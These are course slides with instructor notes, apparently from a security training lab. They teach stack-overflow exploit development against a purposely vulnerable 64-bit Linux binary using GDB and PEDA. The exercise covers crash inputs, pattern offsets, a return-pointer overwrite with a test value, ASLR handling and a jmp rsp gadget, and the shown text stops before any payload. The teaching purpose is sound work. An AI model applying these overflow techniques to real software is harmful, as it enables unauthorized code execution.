Long Le did a presentation at Black Hat 2012 in Las Vegas when the tool was released. This presentation can be found at http://ropshell.com/peda/Linux_Interactive_Exploit_Development_with_GDB_and_PEDA_Slides.pdf.

PEDA Example (1)

- When the program hits a breakpoint, the registers are shown


```
gdb-pedaS break main
Breakpoint 1 at 0x400627
gdb-pedaS run
Starting program: /root/x64_vuln

[----------------------------------registers-----------------------------------]
RAX: 0x400623 (<main>:  push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffe378 --> 0x7fffffffe641 ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40
=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=
...)
RSI: 0x7fffffffe368 --> 0x7fffffffe632 ("/root/x64_vuln")
RDI: 0x1
RBP: 0x7fffffffe280 --> 0x400640 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe280 --> 0x400640 (<__libc_csu_init>:    push   r15)
RIP: 0x400627 (<main+4>:        mov    eax,0x0)
R8 : 0x4006b0 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de87d0 (<_dl_fini>:        push   rbp)
R10: 0x844
R11: 0x7ffff7a58610 (<__libc_start_main>:       push   r14)
R12: 0x4004d0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe360 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```


PEDA Example (1)

On this slide is a simple example of what PEDA looks like when you start up GDB. As you can see, we set a breakpoint on the **main** function and **run** the program. When the breakpoint is reached, the first thing printed is the state of the processor registers.

PEDA Example (2)

- Disassembly around the breakpoint and the stack is also shown automatically



PEDA Example (2)

On this slide is the second half of the output automatically printed out by PEDA during the breakpoint. It shows the disassembly around the instruction pointer, as well as the stack data.

PEDA Example (3)

- Executing the command **help peda** shows a large listing of options

```
gdb-peda$ help peda
PEDA - Python Exploit Development Assistance for GDB
For latest update, check peda project page: https://github.com/longld/peda/
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
breakrva -- Set breakpoint by Relative Virtual Address (RVA)
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at $PC of current execution context
context_register -- Display register information of current execution context
context_stack -- Display stack of current execution context
```

Example: **xrefs <function>**

```
gdb-peda$ xrefs overflow
All references to 'overflow':
0x40062c <main+9>:      call   0x4005c6 <overflow>
gdb-peda$
```


PEDA Example (3)

By running the **help peda** command, you can see a listing of commands associated with PEDA. In the top image on the slide is a small number of them. The majority of them are intuitive. Let's look at a couple of useful commands. The **xrefs** command expects a function name as an argument. It lists all of the calls to that function. In the example in the bottom image on the slide we issued the command **xrefs overflow** ("overflow" being the name of the function). We can see that there is only one cross-reference, coming from the **main** function.

PEDA Example (4)

- A couple more examples
  - **pattern_create** – This command is similar to the one previously covered in Metasploit
  - **jmpcall** – Looks for **jmp** and **call** instructions

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AA
jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAv
A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$ jmpcall
0x400525 : jmp rax
0x400573 : jmp rax
0x4005be : call rax
0x40061e : jmp rsp
0x400743 : call rsp
0x600525 : jmp rax
0x600573 : jmp rax
0x6005be : call rax
0x60061e : jmp rsp
0x600743 : call rsp
gdb-peda$
```


PEDA Example (4)

The **pattern_create** command is very similar to the one we looked at inside of Metasploit. It takes in the number of bytes as an argument and prints out a pattern where each 4 bytes of the pattern is unique. The idea again is that whichever portion of the pattern shows up in a register or other location of interest can help indicate the buffer sizes. The second command executed in the example shown on the slide is **jmpcall**. This command prints out any **jmp** or **call** instruction within executable memory.

Exercise: x64_vuln (1)

- Target: The x64_vuln PoC program on your Kali Linux VM
  - A Linux ELF binary
  - PoC program vulnerable to a stack overflow
  - ASLR is enabled
- Goals:
  - To trigger a buffer overflow inside the program
  - Determine the buffer size
  - Compensate for ASLR
  - Verify control of RIP
  - Gain code execution

Your instructor will introduce this exercise first, demonstrating all of the key points before handing over control to you.

Exercise: x64_vuln (1)

In this exercise you will exploit a 64-bit PoC program on your Kali Linux VM. ASLR is running, but in this version of GDB, ASLR is disabled when inside the debugger. This can trick you if you are not paying attention, but we will cover that shortly. The program is vulnerable to a basic stack overflow. Your goal is to identify the overflow, determine the buffer size, compensate for ASLR, verify control of the instruction pointer, and gain code execution. You will work with the PEDA plugin, which is already installed for you inside of GDB on Kali.

This exercise should take approximately 30 minutes.

Exercise: x64_vuln (2)

- On your Kali Linux VM, navigate to your **/root** folder
  - Run the command **./x64_vuln**
  - The program provides you with a string length
  - When running the **file** command, we see it is a 64-bit executable

```
root@kali:~# ./x64_vuln
Enter a string of characters to get the length!
AAAAAAAA
The length of your input is: 8
root@kali:~# file x64_vuln
x64_vuln: ELF 64-bit LSB executable, x86-64
# Output truncated…
```


Exercise: x64_vuln (2)

First, navigate to your **/root** folder on your Kali Linux VM. Try running the vulnerable program with **./x64_vuln**.

```
root@kali:~# ./x64_vuln
Enter a string of characters to get the length!
AAAAAAAA
The length of your input is: 8
```

You can see that the program prompts you to enter in a string of characters, and it returns the length. We then run the **file** tool against the program and see that it is a 64-bit executable.

```
root@kali:~# file x64_vuln
```

ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=8ccb875a0c2b02ab61e266c449b431bfccad5041, not stripped

Exercise: x64_vuln (3)

- Next, let's try sending some long strings to see if the program crashes

```
root@kali:~# python -c 'print "A" * 60' | ./x64_vuln
Enter a string of characters to get the length!
The length of your input is: 60
root@kali:~# python -c 'print "A" * 600' | ./x64_vuln
Enter a string of characters to get the length!
The length of your input is: 93
Segmentation fault
```

Exercise: x64_vuln (3)

Let's try sending in 60 bytes, followed by 600 bytes, to see if we can get the program to crash.

```
root@kali:~# python -c 'print "A" * 60' | ./x64_vuln
Enter a string of characters to get the length!
The length of your input is: 60
root@kali:~# python -c 'print "A" * 600' | ./x64_vuln
Enter a string of characters to get the length!
The length of your input is: 93
Segmentation fault
```

Sure enough, when sending in a large number of A's, we get a crash.

Exercise: x64_vuln (4)

- Let's see what it looks like inside of GDB
  - Note: Much of the output shown on the slides is truncated for brevity
  - Full output is shown in the notes

```
root@kali:~# gdb ./x64_vuln
gdb-peda$ run < <(python -c 'print "A" * 600')
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe278('A' <repeats 196 times>, "\377\177")
RIP: 0x400619 (<overflow+83>: ret)
Stopped reason: SIGSEGV
0x0000000000400619 in overflow ()
```


Exercise: x64_vuln (4)

Next, try sending in the 600 A's from inside of GDB. First, start up the program inside the debugger with:

gdb ./x64_vuln

Next, let's craft our input:

gdb-peda$ **run < <(python -c 'print "A" * 600')**
Starting program: /root/x64_vuln < <(python -c 'print "A" * 600')
Enter a string of characters to get the length!
The length of your input is: 93

Program received signal SIGSEGV, Segmentation fault.

[----------registers----------]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffe0
RDX: 0x7ffff7dd5780 --> 0x0
RSI: 0x1

```
RDI: 0x0
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe278 ('A' <repeats 196 times>, "\377\177")
RIP: 0x400619 (<overflow+83>:    ret)
R8 : 0x0
R9 : 0x20 (' ')
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>:         xor    ebp,ebp)
R13: 0x7fffffffe360 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40060e <overflow+72>:       call   0x400490 <printf@plt>
   0x400613 <overflow+77>:       mov    eax,0x0
   0x400618 <overflow+82>:       leave
=> 0x400619 <overflow+83>:       ret
   0x40061a <asM>:               push   rbp
   0x40061b <asM+1>:             mov    rbp,rsp
   0x40061e <asM+4>:             jmp    rsp
   0x400620 <asM+6>:             nop
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe278 ('A' <repeats 196 times>, "\377\177")
0008| 0x7fffffffe280 ('A' <repeats 188 times>, "\377\177")
0016| 0x7fffffffe288 ('A' <repeats 180 times>, "\377\177")
0024| 0x7fffffffe290 ('A' <repeats 172 times>, "\377\177")
0032| 0x7fffffffe298 ('A' <repeats 164 times>, "\377\177")
0040| 0x7fffffffe2a0 ('A' <repeats 156 times>, "\377\177")
0048| 0x7fffffffe2a8 ('A' <repeats 148 times>, "\377\177")
0056| 0x7fffffffe2b0 ('A' <repeats 140 times>, "\377\177")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400619 in overflow ()
```

As you can see, we get a segmentation fault, as expected. Notice that under the “code” section of the output from PEDA we see that the **RIP** register is pointing to the **ret** instruction but doesn’t actually move forward. This is normal behavior for later versions of GDB. If we provide a valid, executable address, execution will continue.

Exercise: x64_vuln (5)

- As stated previously, newer versions of GDB disable ASLR automatically
  - We can check it with the following command:

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address
space is on.
```

  - As you can see, ASLR is disabled during debugging sessions
  - This can be turned off with the following command: **set disable-randomization off**
  - Feel free to change this setting as needed

Exercise: x64_vuln (5)

On newer versions of GDB, ASLR is disabled by default. This can cause confusion. To check the status of GDB settings for ASLR, execute the following command:

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
```

In this example, ASLR is in fact disabled by the debugger. If you would like to change this setting so that what is reflected inside your debugging session is the same as outside the debugging session, execute the following command from inside GDB:

Set disable-randomization off

Exercise: x64_vuln (6)

- Let's create a pattern with PEDA to use as input so that we can determine the number of bytes needed to reach the return pointer

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA… Truncated
gdb-peda$ run < <(python -c 'print
"AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA… Truncated
…
gdb-peda$ x/gx $rsp
0x7fffffffe278:    0x6941414d41413741
```

- After the crash, RSP is pointing to a piece of the pattern, but displayed in hexadecimal as shown

Exercise: x64_vuln (6)

Let's now create a pattern using PEDA and send it in as input. Execute the following commands shown in bold:

gdb-peda$ **pattern_create 300**

'AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAK
AAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATA
AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%'

gdb-peda$ **run < <(python -c 'print "AAA%AAsAABAA$AAnAACAA-**
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AA
KAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAA
TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%
CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%J
A%fA%5A%KA%gA%6A%"')

Starting program: /root/x64_vuln < <(python -c 'print "AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAK
AAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATA
AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%"')

```
Enter a string of characters to get the length!
The length of your input is: 93


Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffe0
RDX: 0x7ffff7dd5780 --> 0x0
RSI: 0x1
RDI: 0x0
RBP: 0x416841414c414136 ('6AALAAhA')
RSP: 0x7fffffffe278
("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVA
AtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")
RIP: 0x400619 (<overflow+83>:    ret)
R8 : 0x0
R9 : 0x20 (' ')
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>:         xor    ebp,ebp)
R13: 0x7fffffffe360 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40060e <overflow+72>:       call   0x400490 <printf@plt>
   0x400613 <overflow+77>:       mov    eax,0x0
   0x400618 <overflow+82>:       leave
=> 0x400619 <overflow+83>:       ret
   0x40061a <asM>:               push   rbp
   0x40061b <asM+1>:             mov    rbp,rsp
   0x40061e <asM+4>:             jmp    rsp
   0x400620 <asM+6>:             nop
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe278
("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVA
AtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")
```

0008| 0x7fffffffe280
("AA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAu
AAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0016| 0x7fffffffe288
("jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAA
YAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0024| 0x7fffffffe290
("AkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZ
AAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0032| 0x7fffffffe298
("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAA
zA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0040| 0x7fffffffe2a0
("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA
%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0048| 0x7fffffffe2a8
("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%n
A%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

0056| 0x7fffffffe2b0
("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177")

[--]

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x0000000000400619 in overflow ()

Exercise: x64_vuln (7)

- Let's view the pattern starting at **RSP** and grab the first 8 bytes
  - Remember, it is here during the crash when **RIP** is about to execute the **ret** instruction to the 64-bit address pointed to by **RSP**

```
gdb-peda$ x/s $rsp
0x7fffffffe278:"A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmA
ARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAA
#truncated…

gdb-peda$ pattern_offset A7AAMAAi
A7AAMAAi found at offset: 104
```

- 104 bytes to reach the return pointer position!

Exercise: x64_vuln (7)

On the last slide, we used the **x/gx $rsp** command to print out one quadword in hexadecimal. The **g** in that command stands for "giant." We need to get the value as a string in order to work with the **pattern_offset** command in PEDA. Execute the following command in bold:

gdb-peda$ **x/s $rsp**

0x7fffffffe278:"A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqA
AUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\377\177"

The first 8 bytes of the pattern is **A7AAMAAi**. Let's run the **pattern_offset** command to get the number of bytes until reaching the return pointer position.

gdb-peda$ **pattern_offset A7AAMAAi**

A7AAMAAi found at offset: 104

As you can see, it looks like we must enter 104 bytes to reach the return pointer position.

Exercise: x64_vuln (8)

- Let's test to see if what we've learned so far is correct by sending in 104 bytes of input, followed by some obvious patterns

```
gdb-peda$ run < <(python -c 'print "A" * 104 +
"\xde\xc0\xad\xde\xde\xc0\xad\xde" + "\x90" * 8')
…output not shown for brevity…
gdb-peda$ x/2gx $rsp
0x7fffffffe278: 0xdeadc0dedeadc0de 0x9090909090909090
```

- As expected, we can see that **RSP** is pointing to our return pointer overwrite values, followed by eight NOPs

Exercise: x64_vuln (8)

We just learned that the number of bytes from the start of the buffer to the return pointer position is supposedly 104. Let's test it out by crafting our input with 104 A's, followed by some patterns. Enter the following and you should get the same output:

gdb-peda$ **run < <(python -c 'print "A" * 104 + "\xde\xc0\xad\xde\xde\xc0\xad\xde" + "\x90" * 8')**

Starting program: /root/x64_vuln < <(python -c 'print "A" * 104 + "\xde\xc0\xad\xde\xde\xc0\xad\xde" + "\x90" * 8')

Enter a string of characters to get the length!

The length of your input is: 92

Program received signal SIGSEGV, Segmentation fault.

[----------registers----------]

RAX: 0x0

RBX: 0x0

RCX: 0x7fffffe0

RDX: 0x7ffff7dd5780 --> 0x0

RSI: 0x1

RDI: 0x0

```
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe278 --> 0xdeadc0dedeadc0de
RIP: 0x400619 (<overflow+83>:    ret)
R8 : 0x0
R9 : 0x20 (' ')
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>:         xor    ebp,ebp)
R13: 0x7fffffffe360 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40060e <overflow+72>:       call   0x400490 <printf@plt>
   0x400613 <overflow+77>:       mov    eax,0x0
   0x400618 <overflow+82>:       leave
=> 0x400619 <overflow+83>:       ret
   0x40061a <asM>:               push   rbp
   0x40061b <asM+1>:             mov    rbp,rsp
   0x40061e <asM+4>:             jmp    rsp
   0x400620 <asM+6>:             nop
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe278 --> 0xdeadc0dedeadc0de
0008| 0x7fffffffe280 --> 0x9090909090909090
0016| 0x7fffffffe288 --> 0x7ffff7a5870a (<__libc_start_main+250>:    cmp    edi,edi)
0024| 0x7fffffffe290 --> 0x0
0032| 0x7fffffffe298 --> 0x7fffffffe368 --> 0x7fffffffe631 ("/root/x64_vuln")
0040| 0x7fffffffe2a0 --> 0x1f7ffcca0
0048| 0x7fffffffe2a8 --> 0x400623 (<main>:            push   rbp)
0056| 0x7fffffffe2b0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400619 in overflow ()
```

gdb-peda$ **x/2gx $rsp**

```
0x7fffffffe278:    0xdeadc0dedeadc0de                0x9090909090909090
```

As you can see, we got the desired result and can clearly see that the stack pointer points to our value of **0xdeadc0dedeadc0de**, followed by eight NOPs.

Exercise: x64_vuln (9)

- So far, the stack has been the same due to ASLR being disabled as mentioned previously
- Let's turn ASLR on inside the debugger with:
  set disable-randomization off

```
gdb-peda$ set disable-randomization off
```

- Now, let's check the stack after a couple of runs:

```
gdb-peda$ i r rsp
rsp            0x7fff6e3f12d8 0x7fff6e3f12d8
gdb-peda$ i r rsp
rsp            0x7ffe0b74e4a8 0x7ffe0b74e4a8
```


Exercise: x64_vuln (9)

To make things more like outside the debugger, let's turn on ASLR within GDB using the command **set disable-randomization off**. You do not need to run the next command of **i r rsp**, but know that you are only seeing the output on the slide after the program was restarted twice. The point is to demonstrate that ASLR is clearly on. This means that trying to return to the buffer via a static address on the stack is not a good option.

Exercise: x64_vuln (10)

- Next, let's take a step back and determine from what function the overflow is occurring
- Run the command **disas main** as shown:

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0000000000400623 <+0>:     push   rbp
   0x0000000000400624 <+1>:     mov    rbp,rsp
   0x0000000000400627 <+4>:     mov    eax,0x0
   0x000000000040062c <+9>:     call   0x4005c6 <overflow>
   0x0000000000400631 <+14>:    mov    eax,0x0
   0x0000000000400636 <+19>:    pop    rbp
   0x0000000000400637 <+20>:    ret
End of assembler dump.
```


Exercise: x64_vuln (10)

We have not yet looked at the function allowing for the overflow to occur. Run the command **disas main**. As you can see, there is only one function call, and it is to the function **overflow**.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0000000000400623 <+0>:     push   rbp
   0x0000000000400624 <+1>:     mov    rbp,rsp
   0x0000000000400627 <+4>:     mov    eax,0x0
   0x000000000040062c <+9>:     call   0x4005c6 <overflow>
   0x0000000000400631 <+14>:    mov    eax,0x0
   0x0000000000400636 <+19>:    pop    rbp
   0x0000000000400637 <+20>:    ret
End of assembler dump.
```

Exercise: x64_vuln (11)

- Next, let's take a step back and determine from what function the overflow is occurring

```
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x00000000004005c6 <+0>:     push   rbp
...truncated
   0x00000000004005dc <+22>:    mov    edx,0x12c
   0x00000000004005e1 <+27>:    mov    rsi,rax
   0x00000000004005e4 <+30>:    mov    edi,0x0
   0x00000000004005e9 <+35>:    call   0x4004a0 <read@plt>
...truncated
   0x0000000000400618 <+82>:    leave
   0x0000000000400619 <+83>:    ret
```

Exercise: x64_vuln (11)

Let's disassemble the **overflow** function to see which function is responsible for allowing the overflow to occur.

```
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x00000000004005c6 <+0>:     push   rbp
   0x00000000004005c7 <+1>:     mov    rbp,rsp
   0x00000000004005ca <+4>:     sub    rsp,0x60
   0x00000000004005ce <+8>:     mov    edi,0x4006c8
   0x00000000004005d3 <+13>:    call   0x400470 <puts@plt>
   0x00000000004005d8 <+18>:    lea    rax,[rbp-0x60]
   0x00000000004005dc <+22>:    mov    edx,0x12c
   0x00000000004005e1 <+27>:    mov    rsi,rax
   0x00000000004005e4 <+30>:    mov    edi,0x0
   0x00000000004005e9 <+35>:    call   0x4004a0 <read@plt>
   0x00000000004005ee <+40>:    mov    DWORD PTR [rbp-0x4],eax
   0x00000000004005f1 <+43>:    lea    rax,[rbp-0x60]
   0x00000000004005f5 <+47>:    mov    rdi,rax
   0x00000000004005f8 <+50>:    call   0x400480 <strlen@plt>
   0x00000000004005fd <+55>:    sub    rax,0x1
```

```
0x0000000000400601 <+59>:           mov    rsi,rax
   0x0000000000400604 <+62>:        mov    edi,0x4006f8
   0x0000000000400609 <+67>:        mov    eax,0x0
   0x000000000040060e <+72>:        call   0x400490 <printf@plt>
   0x0000000000400613 <+77>:        mov    eax,0x0
   0x0000000000400618 <+82>:        leave
   0x0000000000400619 <+83>:        ret
End of assembler dump.
```

As you can see, the **read()** function is the one reading in the data onto the stack. This function can copy null bytes, unlike functions like **strcpy()**. The **read()** function terminates the data it's writing into memory with a **0x0a** byte. We can also see at offset **+22** within the function that the size argument for the **read()** function is **0x12c**, or **300** bytes. If you look at the top of the function, only **0x60** bytes are being allocated on the stack, so clearly this won't end well.

Exercise: x64_vuln (12)

- Set a breakpoint on the **ret** instruction from inside of the **overflow** function

```
gdb-peda$ break * overflow+83
Breakpoint 1 at 0x400619
```

- Next, run the program and enter in 4 A's when prompted
  - NOTE: If the debugger automatically runs with your last input, you will need to run the command **set args** and press **Enter** to clear it out

```
Enter a string of characters to get the length!
AAAA
…Truncated
Breakpoint 1, 0x0000000000400619 in overflow ()
```


Exercise: x64_vuln (12)

Set a breakpoint on the **ret** instruction from inside of the **overflow** function using the following command:

gdb-peda$ **break * overflow+83**

Breakpoint 1 at 0x400619

Next, run the program and enter in four A's when prompted. Note that you may need to clear your old input with **set args**. You can also exit the debugger and start it back up again to clear any old arguments out.

gdb-peda$ **run**

Starting program: /root/x64_vuln

Enter a string of characters to get the length!

AAAA

The length of your input is: 4

[----------registers----------]

RAX: 0x0

RBX: 0x0

RCX: 0x7fffffe1

RDX: 0x7f8f636ab780 --> 0x0

RSI: 0x1

```
RDI: 0x0
RBP: 0x7ffe6ecf8920 --> 0x400640 (<__libc_csu_init>:                push   r15)
RSP: 0x7ffe6ecf8918 --> 0x400631 (<main+14>:       mov    eax,0x0)
RIP: 0x400619 (<overflow+83>:    ret)
R8 : 0x0
R9 : 0x1f
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>:              xor    ebp,ebp)
R13: 0x7ffe6ecf8a00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40060e <overflow+72>:          call   0x400490 <printf@plt>
   0x400613 <overflow+77>:          mov    eax,0x0
   0x400618 <overflow+82>:          leave
=> 0x400619 <overflow+83>:          ret
   0x40061a <asM>:                  push   rbp
   0x40061b <asM+1>:                mov    rbp,rsp
   0x40061e <asM+4>:                jmp    rsp
   0x400620 <asM+6>:                nop
[-------------------------------------stack-------------------------------------]
0000| 0x7ffe6ecf8918 --> 0x400631 (<main+14>:      mov    eax,0x0)
0008| 0x7ffe6ecf8920 --> 0x400640 (<__libc_csu_init>:                push   r15)
0016| 0x7ffe6ecf8928 --> 0x7f8f6332e700 (<__libc_start_main+240>: mov    edi,eax)
0024| 0x7ffe6ecf8930 --> 0x0
0032| 0x7ffe6ecf8938 --> 0x7ffe6ecf8a08 --> 0x7ffe6ecf9631 ("/root/x64_vuln")
0040| 0x7ffe6ecf8940 --> 0x1638d2ca0
0048| 0x7ffe6ecf8948 --> 0x400623 (<main>:           push   rbp)
0056| 0x7ffe6ecf8950 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400619 in overflow ()
```

We are now at the breakpoint.

Exercise: x64_vuln (13)

